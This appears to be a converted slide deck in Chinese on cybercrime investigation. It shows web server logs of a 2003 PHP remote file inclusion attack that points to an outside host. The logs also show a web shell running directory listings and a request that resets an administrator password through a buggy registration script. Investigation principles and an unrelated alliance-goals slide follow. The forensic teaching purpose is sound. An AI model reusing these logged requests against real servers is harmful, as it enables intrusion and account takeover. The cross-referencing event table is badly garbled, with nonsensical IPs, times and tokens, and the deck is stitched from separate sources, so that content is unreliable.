
(1)個案：異常行為(設定路徑)



The screenshot shows a Microsoft Excel spreadsheet with a log file. The log entries are as follows:

Line	IP	Timestamp	Request	Status
	211.73.151.12	[28/Apr/2003:17:02:24 +0800]	"GET /php-bin/dore2+/CALL.php4?_section=2&_path=http://210.99.99.253/~sample/ HTTP/1.1"	200 130
29	211.73.151.12	[28/Apr/2003:17:02:17 +0800]	"GET /images/masthead_i.jpg HTTP/1.1"	200 22077
30	211.73.151.12	[28/Apr/2003:17:02:17 +0800]	"GET /php-bin/prez/images/board-top.gif HTTP/1.1"	200 5283
31	211.73.151.12	[28/Apr/2003:17:02:17 +0800]	"GET /php-bin/prez/images/main-right.jpg HTTP/1.1"	200 7577
32	211.73.151.12	[28/Apr/2003:17:02:17 +0800]	"GET /php-bin/prez/images/spacer.gif HTTP/1.1"	200 43
33	211.73.151.12	[28/Apr/2003:17:02:18 +0800]	"GET /php-bin/prez/images/arrow_dp.gif HTTP/1.1"	200 119
34	211.73.151.12	[28/Apr/2003:17:02:18 +0800]	"GET /php-bin/dore2+/lib.js HTTP/1.1"	200 2852
35	211.73.151.12	[28/Apr/2003:17:02:24 +0800]	"GET /php-bin/dore2+/CALL.php4?_section=2&_path=http://210.99.99.253/~sample/ HTTP/1.1"	200 130
36	211.73.151.12	[28/Apr/2003:17:02:29 +0800]	"GET /php-bin/.1.php3?temp=ls HTTP/1.1"	404 298
37	211.73.151.12	[28/Apr/2003:17:02:32 +0800]	"GET /php-bin/.3.php3?temp=ls HTTP/1.1"	404 298
38	211.73.151.12	[28/Apr/2003:17:02:35 +0800]	"GET /php-bin/.2.php3?temp=ls HTTP/1.1"	404 298
39	211.73.151.12	[28/Apr/2003:17:03:09 +0800]	"GET /php-bin/.2.php4?temp=ls HTTP/1.1"	404 298
40	211.73.151.12	[28/Apr/2003:17:03:11 +0800]	"GET /php-bin/.3.php4?temp=ls HTTP/1.1"	200 220
41	211.73.151.12	[28/Apr/2003:17:03:12 +0800]	"GET /php-bin/.3.php4?temp=ls%20-l HTTP/1.1"	200 1498
42	211.73.151.12	[28/Apr/2003:17:03:13 +0800]	"GET /php-bin/.3.php4?temp=ls%20-al HTTP/1.1"	200 1679
43	211.73.151.12	[28/Apr/2003:17:03:16 +0800]	"GET /php-bin/.3.php4?temp=ls%20../html%20-al HTTP/1.1"	200 8677
44	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET / HTTP/1.1"	200 24281
45	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /share/common.css HTTP/1.1"	304 -
46	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /share/common.js HTTP/1.1"	304 -
47	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /hm_img/homeon.gif HTTP/1.1"	304 -
48	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /hm_img/homeoff.gif HTTP/1.1"	304 -
49	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /js/scroller.js HTTP/1.1"	304 -
50	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /images/twtop.gif HTTP/1.1"	304 -
51	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /images/lang_gb.gif HTTP/1.1"	304 -
52	211.73.151.12	[28/Apr/2003:17:11:46 +0800]	"GET /images/lang_eng.gif HTTP/1.1"	304 -
53	211.73.151.12	[28/Apr/2003:17:11:47 +0800]	"GET /images/masthead.jpg HTTP/1.1"	304 -
54	211.73.151.12	[28/Apr/2003:17:11:47 +0800]	"GET /images/spacer.gif HTTP/1.1"	304 -
55	211.73.151.12	[28/Apr/2003:17:11:47 +0800]	"GET /images/linkbreak.gif HTTP/1.1"	304 -

(2)情資、紀錄與證據：利用程式漏洞更新帳密



218.160.154.13 - - [22/Apr/2003:22:16:39 +0800] "GET
/newuser/login.php?username=administrator&gotourl=&no=&passwd=aaa&repasswd=aaa&name=%BA%F4%A4j%A8%B5%B0%F3%A7U%B1%D0&sex=0&year=2001&month=1&day=5&pid=a123456789&mail=service@mail.smaple.com.tw&myhome=&address=Chang+Rong+RD.+Sec.+2%2C+Taipei%2C+Taiwan%2C+R.O.C&tel=06-1234567&mobile=&job=%A6%B0%C1p%AC%EC%A7%DE&lang=default&SubBtn=%C0x%A6s
HTTP/1.1" **200** 554 "http://www.sample.com.tw/newuser/login.php" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"

(3)交叉比對：事件重建(Temporal時間)

Log1

Log2

Log3

電腦系統紀錄										電話通訊紀錄					電腦系統紀錄				
日期	時間	來源	事件	事件描述	IP地址	IP地址	IP地址	IP地址	IP地址	事件	時間	時間	時間	時間	時間	時間	時間	時間	時間
10/10	19:18:26	19:18:29	168.98.0.1	eggsy1 hrncnc	09=15=111=				17										
10/9	01:27:01	01:27:07	1=0 117 11 100	procy ncyrcduov	09=15=09758				96										
10/10	10:21:35	10:21:47	179 175=1 2	nt= 1-01 dslup.acd.ncov	09=16670=3				16	1-9=0=0									
10/10	10:11:37	10:11:01	101 7975 111						16	+ 10 10V 10=1									
10/10	10:10-2	10:11:07	10:11:31	167 11 75-09	h69 a15=11 hrncnc				10	D-9=0=0									
10/10	10:10-3	11:01:30	11:09:39	191 71 76=7	a76=7 dslup.acd.ncov				1213=	D-9=0=0									
	00:00:01	00:01:30							17689										
	07:08:09	07:09:38	167 11 177 101	h101 a177=11 hrncnc	09=15715911				11	1									
10/11	09:11:36	16:11:39	191 71 71 60	a77=0 dslup.acd.ncov					19063	D-9=0=0									
10/11	16:18:37	16:18:05	10 3=1 118 10=	a718=10 dslup.acd.ncov					1721	D-9=0=0									
10/11	17:11:36	17:10:36	191 71 76 104	a76=104 dslup.acd.ncov					1675	D-9=0=0									
10/11	17:11:37	18:19:34	101 79 75 10						1690	D-9=0=0									
10/11	18:19:37	10:20:09	191 71 76 171	a76=171 dslup.acd.ncov					1058	D-9=0=0									
10/11	10:20:36	11:18:38	101 79 75 37						173=	D-9=0=0									
10/12	09:20:31	09:29:07	191 71 71 106	a77=106 dslup.acd.ncov					177	D-9=0=0									
10/12	09:26:09	1=7:37	10 3=1 118 160	a718=160 dslup.acd.ncov					177=1	D-9=0=0									
10/12	18:17:35	19:27:31	191 71 76 156	a76=156 dslup.acd.ncov					7017	D-9=0=0									
10/12	10:06:07	17:09:39	09 175 19= 101	c19=171 dslup.acd.ncov					1971=	D-9=0=0									
	00:00:00	00:01:36							117										
10/11	09:11:01	09:20:01	09 175 19= 101	c19=171 dslup.acd.ncov					1717	D-9=0=0									
10/11	11:15:36	11:18:39	191 71 71 =1	a77=1 dslup.acd.ncov					118	D-9=0=0									
10/11	11:18:36	17:09:31	191 71 71 =1	a77=1 dslup.acd.ncov					6180	D-9=0=0									
10/11	17:11:31	17:10:31	191 71 71 10	a77=10 dslup.acd.ncov					150	D-9=0=0									
10/11	17:10:07	1=16:01	10 3=1 118 171	a718=171 dslup.acd.ncov					17=0	D-9=0=0									
10/11	17:11:34	11:09:31	09 175 199 116	c19=116 dslup.acd.ncov					19515	D-9=0=0									
10/11	11:00:01	11:09:07	167 11 179 159	h59 a179 a11 hrncnc	09=1115661				19	1,1,1									
10/11	11:09:39	17:09:38	09 175 19= 110	c19=110 dslup.acd.ncov					67597	D-9=0=0									
10/12	00:00:00	00:01:31							1012										
10/12	11:16:01	11:07:09	101 79 75 10						79	向 向 向 向 向 向									
10/12	11:17:06	11:18:31	101 79 75 65						87	向 向 向 向 向 向									
10/12	11:21:35	17:09:39	191 71 76 108	a76=108 dslup.acd.ncov					1797	向 向 向 向 向 向									
10/12	00:01	1:17:07							1177										
10/12	9:30:11	17:11:31	191 71 76 108	a76=108 dslup.acd.ncov					10660	向 向 向 向 向 向									
10/12	17:17:36	17:18:34	191 71 76 1	a76=1 dslup.acd.ncov					366	向 向 向 向 向 向									
10/12	19:19:01	17:09:38	179 175 116 19	q116=19 dslup.acd.ncov					1979	向 向 向 向 向 向									
10/12	00:01	10:00:30							1806=										
10/12	11:11:09	17:11:39	10 3=1 118 177	a718=177 dslup.acd.ncov					7079	向 向 向 向 向 向									
10/12	19:19:01	17:09:39	191 71 71 87	a77=87 dslup.acd.ncov					90=	向 向 向 向 向 向									
10/12	00:01	9:38:30							18677										
10/12	15:20:35	17:09:39	10 3=1 118 108	a718=108 dslup.acd.ncov					1=077	向 向 向 向 向 向									
10/12	00:01	1:11:30							6666										
10/12	10:11-1	9:39:01	1=7:130	191 71 71 171	a77=171 dslup.acd.ncov				7088	向 向 向 向 向 向									

編號：33160T



naaa :Hrncnc 網的

Sxxxxxx :Sxxxxxx 網的

Syyyyyy :Sxxxxxx 網的


注：1. 10/12 11:16:01 11:07:09 101 79 75 10 向

(3)交叉比對：事件重建(Relational相關)



(4) 關鍵問題：資安滲透的法律/道德界線- 公/私部門調查的差異？事先授權？

Private sector investigation



(p14) Always treat a private investigation as if it will end up in court. This will force you to follow strict investigatory procedures when building your case and thus protect your organization's private assets if the case ends up in court.

Public Sector Investigation




5. 結語

網路犯罪調查者的黃金守則

□ *'ABC' principle throughout the life of an investigation as follows:*

- A. Assume nothing 不預設任何事情
- B. Believing nothing 不輕易相信任何事情
- C. Challenge and check everything 質疑挑戰並檢查所有事情



2014

金融資安事件的應變聯防機制

聯盟願景及推動目標



願 景

提升台灣產業資安韌性，促使企業永續發展

目標1：專業資安人才培訓整備

透過資安人才培訓機制，辦理資安長研習課程、產學交流、企業實習、人才媒合等活動，並建置虛實學習平台，促使企業完善專業資安人才。

目標2：供應鏈資安韌性建立

運作供應鏈資安機制，辦理資安個案、資安治理分享活動，及資安威脅情資分析與示警，強化產業資安韌性。

目標3：資安管理制度合規建立

辦理政策法規宣導、法遵諮詢服務等活動，協助企業建立資安管理制度符合相關規範。

目標5：資安服務資源鏈結

結合資安專業服務資源，辦理資安事件個案研析、資安治理顧問諮詢、資安解決方案引介等，有效排除資安問題。

